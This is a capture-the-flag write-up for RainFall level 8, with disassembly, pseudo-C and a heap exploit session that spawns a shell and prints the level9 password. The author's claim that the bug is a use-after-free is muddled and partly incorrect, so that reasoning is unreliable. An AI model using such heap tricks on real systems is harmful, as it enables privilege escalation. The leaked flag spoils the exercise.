
LEVEL8:

```
level8@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level8 level8   80 Mar  6  2016 .
dr-x--x--x  1 root   root    340 Sep 23  2015 ..
-rw-r--r--  1 level8 level8  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 level8 level8 3530 Sep 23  2015 .bashrc
-rwsr-s---+ 1 level9 users  6057 Mar  6  2016 level8
-rw-r--r--+ 1 level8 level8   65 Sep 23  2015 .pass
-rw-r--r--  1 level8 level8  675 Apr  3  2012 .profile
level8@RainFall:~$ ./level8
(nil), (nil)
coucou
(nil), (nil)
hey
(nil), (nil)
level8@RainFall:~$ ./level8 toto tata
(nil), (nil)
toto tata
(nil), (nil)

(nil), (nil)
level8@RainFall:~$
```

Same process:
strings:


→ Rainfall strings level8
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
strcpy
stdin
strdup
printf
fgets
stdout
malloc
system
fwrite
__libc_start_main
free
GLIBC_2.0
PTRh
QVhd
UWVS
[^_]
%p, %p
auth
reset
service
login
/bin/sh
Password:
;*2$"(
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab

objdump -d:

```
08048564 <main>:
 8048564:       55                      push   %ebp
 8048565:       89 e5                   mov    %esp,%ebp
 8048567:       57                      push   %edi
 8048568:       56                      push   %esi
 8048569:       83 e4 f0                and    $0xfffffff0,%esp
 804856c:       81 ec a0 00 00 00       sub    $0xa0,%esp
 8048572:       eb 01                   jmp    8048575 <main+0x11>
 8048574:       90                      nop
 8048575:       8b 0d b0 9a 04 08       mov    0x8049ab0,%ecx
 804857b:       8b 15 ac 9a 04 08       mov    0x8049aac,%edx
 8048581:       b8 10 88 04 08          mov    $0x8048810,%eax
 8048586:       89 4c 24 08             mov    %ecx,0x8(%esp)
 804858a:       89 54 24 04             mov    %edx,0x4(%esp)
 804858e:       89 04 24                mov    %eax,(%esp)
 8048591:       e8 7a fe ff ff          call   8048410 <printf@plt>
 8048596:       a1 80 9a 04 08          mov    0x8049a80,%eax
 804859b:       89 44 24 08             mov    %eax,0x8(%esp)
 804859f:       c7 44 24 04 80 00 00    movl   $0x80,0x4(%esp)
 80485a6:       00
 80485a7:       8d 44 24 20             lea    0x20(%esp),%eax
 80485ab:       89 04 24                mov    %eax,(%esp)
 80485ae:       e8 8d fe ff ff          call   8048440 <fgets@plt>
 80485b3:       85 c0                   test   %eax,%eax
 80485b5:       0f 84 71 01 00 00       je     804872c <main+0x1c8>
 80485bb:       8d 44 24 20             lea    0x20(%esp),%eax
 80485bf:       89 c2                   mov    %eax,%edx
 80485c1:       b8 19 88 04 08          mov    $0x8048819,%eax
 80485c6:       b9 05 00 00 00          mov    $0x5,%ecx
 80485cb:       89 d6                   mov    %edx,%esi
 80485cd:       89 c7                   mov    %eax,%edi
 80485cf:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
 80485d1:       0f 97 c2                seta   %dl
 80485d4:       0f 92 c0                setb   %al
 80485d7:       89 d1                   mov    %edx,%ecx
 80485d9:       28 c1                   sub    %al,%cl
 80485db:       89 c8                   mov    %ecx,%eax
 80485dd:       0f be c0                movsbl %al,%eax
 80485e0:       85 c0                   test   %eax,%eax
 80485e2:       75 5e                   jne    8048642 <main+0xde>
 80485e4:       c7 04 24 04 00 00 00    movl   $0x4,(%esp)
 80485eb:       e8 80 fe ff ff          call   8048470 <malloc@plt>
 80485f0:       a3 ac 9a 04 08          mov    %eax,0x8049aac
 80485f5:       a1 ac 9a 04 08          mov    0x8049aac,%eax
 80485fa:       c7 00 00 00 00 00       movl   $0x0,(%eax)
 8048600:       8d 44 24 20             lea    0x20(%esp),%eax
 8048604:       83 c0 05                add    $0x5,%eax
 8048607:       c7 44 24 1c ff ff ff    movl   $0xffffffff,0x1c(%esp)
```

```
804860e:       ff
804860f:       89 c2                   mov    %eax,%edx
8048611:       b8 00 00 00 00          mov    $0x0,%eax
8048616:       8b 4c 24 1c             mov    0x1c(%esp),%ecx
804861a:       89 d7                   mov    %edx,%edi
804861c:       f2 ae                   repnz scas %es:(%edi),%al
804861e:       89 c8                   mov    %ecx,%eax
8048620:       f7 d0                   not    %eax
8048622:       83 e8 01                sub    $0x1,%eax
8048625:       83 f8 1e                cmp    $0x1e,%eax
8048628:       77 18                   ja     8048642 <main+0xde>
804862a:       8d 44 24 20             lea    0x20(%esp),%eax
804862e:       8d 50 05                lea    0x5(%eax),%edx
8048631:       a1 ac 9a 04 08          mov    0x8049aac,%eax
8048636:       89 54 24 04             mov    %edx,0x4(%esp)
804863a:       89 04 24                mov    %eax,(%esp)
804863d:       e8 1e fe ff ff          call   8048460 <strcpy@plt>
8048642:       8d 44 24 20             lea    0x20(%esp),%eax
8048646:       89 c2                   mov    %eax,%edx
8048648:       b8 1f 88 04 08          mov    $0x804881f,%eax
804864d:       b9 05 00 00 00          mov    $0x5,%ecx
8048652:       89 d6                   mov    %edx,%esi
8048654:       89 c7                   mov    %eax,%edi
8048656:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
8048658:       0f 97 c2                seta   %dl
804865b:       0f 92 c0                setb   %al
804865e:       89 d1                   mov    %edx,%ecx
8048660:       28 c1                   sub    %al,%cl
8048662:       89 c8                   mov    %ecx,%eax
8048664:       0f be c0                movsbl %al,%eax
8048667:       85 c0                   test   %eax,%eax
8048669:       75 0d                   jne    8048678 <main+0x114>
804866b:       a1 ac 9a 04 08          mov    0x8049aac,%eax
8048670:       89 04 24                mov    %eax,(%esp)
8048673:       e8 a8 fd ff ff          call   8048420 <free@plt>
8048678:       8d 44 24 20             lea    0x20(%esp),%eax
804867c:       89 c2                   mov    %eax,%edx
804867e:       b8 25 88 04 08          mov    $0x8048825,%eax
8048683:       b9 06 00 00 00          mov    $0x6,%ecx
8048688:       89 d6                   mov    %edx,%esi
804868a:       89 c7                   mov    %eax,%edi
804868c:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
```

```
804868e:       0f 97 c2                seta   %dl
8048691:       0f 92 c0                setb   %al
8048694:       89 d1                   mov    %edx,%ecx
8048696:       28 c1                   sub    %al,%cl
8048698:       89 c8                   mov    %ecx,%eax
804869a:       0f be c0                movsbl %al,%eax
804869d:       85 c0                   test   %eax,%eax
804869f:       75 14                   jne    80486b5 <main+0x151>
80486a1:       8d 44 24 20             lea    0x20(%esp),%eax
80486a5:       83 c0 07                add    $0x7,%eax
80486a8:       89 04 24                mov    %eax,(%esp)
80486ab:       e8 80 fd ff ff          call   8048430 <strdup@plt>
80486b0:       a3 b0 9a 04 08          mov    %eax,0x8049ab0
80486b5:       8d 44 24 20             lea    0x20(%esp),%eax
80486b9:       89 c2                   mov    %eax,%edx
80486bb:       b8 2d 88 04 08          mov    $0x804882d,%eax
80486c0:       b9 05 00 00 00          mov    $0x5,%ecx
80486c5:       89 d6                   mov    %edx,%esi
80486c7:       89 c7                   mov    %eax,%edi
80486c9:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
80486cb:       0f 97 c2                seta   %dl
80486ce:       0f 92 c0                setb   %al
80486d1:       89 d1                   mov    %edx,%ecx
80486d3:       28 c1                   sub    %al,%cl
80486d5:       89 c8                   mov    %ecx,%eax
80486d7:       0f be c0                movsbl %al,%eax
80486da:       85 c0                   test   %eax,%eax
80486dc:       0f 85 92 fe ff ff       jne    8048574 <main+0x10>
80486e2:       a1 ac 9a 04 08          mov    0x8049aac,%eax
80486e7:       8b 40 20                mov    0x20(%eax),%eax
80486ea:       85 c0                   test   %eax,%eax
80486ec:       74 11                   je     80486ff <main+0x19b>
80486ee:       c7 04 24 33 88 04 08    movl   $0x8048833,(%esp)
80486f5:       e8 86 fd ff ff          call   8048480 <system@plt>
80486fa:       e9 75 fe ff ff          jmp    8048574 <main+0x10>
80486ff:       a1 a0 9a 04 08          mov    0x8049aa0,%eax
8048704:       89 c2                   mov    %eax,%edx
8048706:       b8 3b 88 04 08          mov    $0x804883b,%eax
804870b:       89 54 24 0c             mov    %edx,0xc(%esp)
804870f:       c7 44 24 08 0a 00 00    movl   $0xa,0x8(%esp)
8048716:       00
8048717:       c7 44 24 04 01 00 00    movl   $0x1,0x4(%esp)
804871e:       00
804871f:       89 04 24                mov    %eax,(%esp)
8048722:       e8 29 fd ff ff          call   8048450 <fwrite@plt>
8048727:       e9 48 fe ff ff          jmp    8048574 <main+0x10>
804872c:       90                      nop
```

```
804872d:       b8 00 00 00 00          mov    $0x0,%eax
8048732:       8d 65 f8                lea    -0x8(%ebp),%esp
8048735:       5e                      pop    %esi
8048736:       5f                      pop    %edi
8048737:       5d                      pop    %ebp
8048738:       c3                      ret
8048739:       90                      nop
804873a:       90                      nop
804873b:       90                      nop
804873c:       90                      nop
```

Too loong to decompile manually, let’s use ghidra.
I think that I recognize UAF challenges, free is used, then verification of the freed variable.
The decompile code is not super explicit friendly.
So here is what I can translate from it.

```
char *auth;
char *service;

int main()
{
	char *input;
	int a_index;

	while (True)
	 {
		printf("%p, %p \n",auth,service);
		input = fgets(input, 0x80, stdin);

		if (input == NULL)
			return 0;

		if (input == «auth »)
		{
			auth = malloc(0x4);
			*auth + 0= 0;
			len_auth = strlen(input + 5) - 1;
			if (len_auth == 30)
				strcpy(auth, input + 5)
		}
		if (input == « reset »)
			free(auth);
		if (input == « servic »)
			service = strdup(input + 7)
		if (input == « login »)
			if (*auth + 32 octet == 0)
				print(« password:\n »)
			else
				system(« /bin/sh »);
	}
	return 0;
}
```

So if the argument of « auth » is 30 chars long, it is stored to auth.
Then if we type login, *auth + 32 octet* is check and if its not 0, it execute system().
The thing is that strcpy() is used only if the size of auth's arg is 30.
But, I know that auth is freed if input is 'reset'. So the address is free of mapping for a next allocation. But the content of this address is not set to null, meaning that next allocation will have

the address that var *auth* used to hold, and the content that was stored at this address.
Auth was allocated in the data segment, seciton .bss.
When free() *auth*, the address auth hold is free for a next allocation, but **auth still contain this address**, that is **unmapped** yet.
The thing is when your input is « service », the program does an strdup() (that will return so the same address that *auth holds*, and write at this address the input after « service ».
The content of the input after « service » will be written at the target address.
Let's input « auth +30 chars », which initialize variable *auth*, « reset », to free this address for the next input, « service », that will allocate and write on the first available address, the one we just free()d in « reset » mode, and if you write at least 32 chars and the 32th one different from 0, it will execute system(''/bin/bash):

```
level8@RainFall:~$ ./level8
(nil), (nil)
auth coucou
0x804a008, (nil)
reset
0x804a008, (nil)
service qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
0x804a008, 0x804a018
login
$ cat /home/user/level9/.pass
c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a
$
```

It worked !!!

Question: why the address of service isn;t the same as auth? what means those 2 octet difference ? free is supposed to make address of auth reusable .. Free 4 octet from 0x804a008 to 0x804a00c

Flag: c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a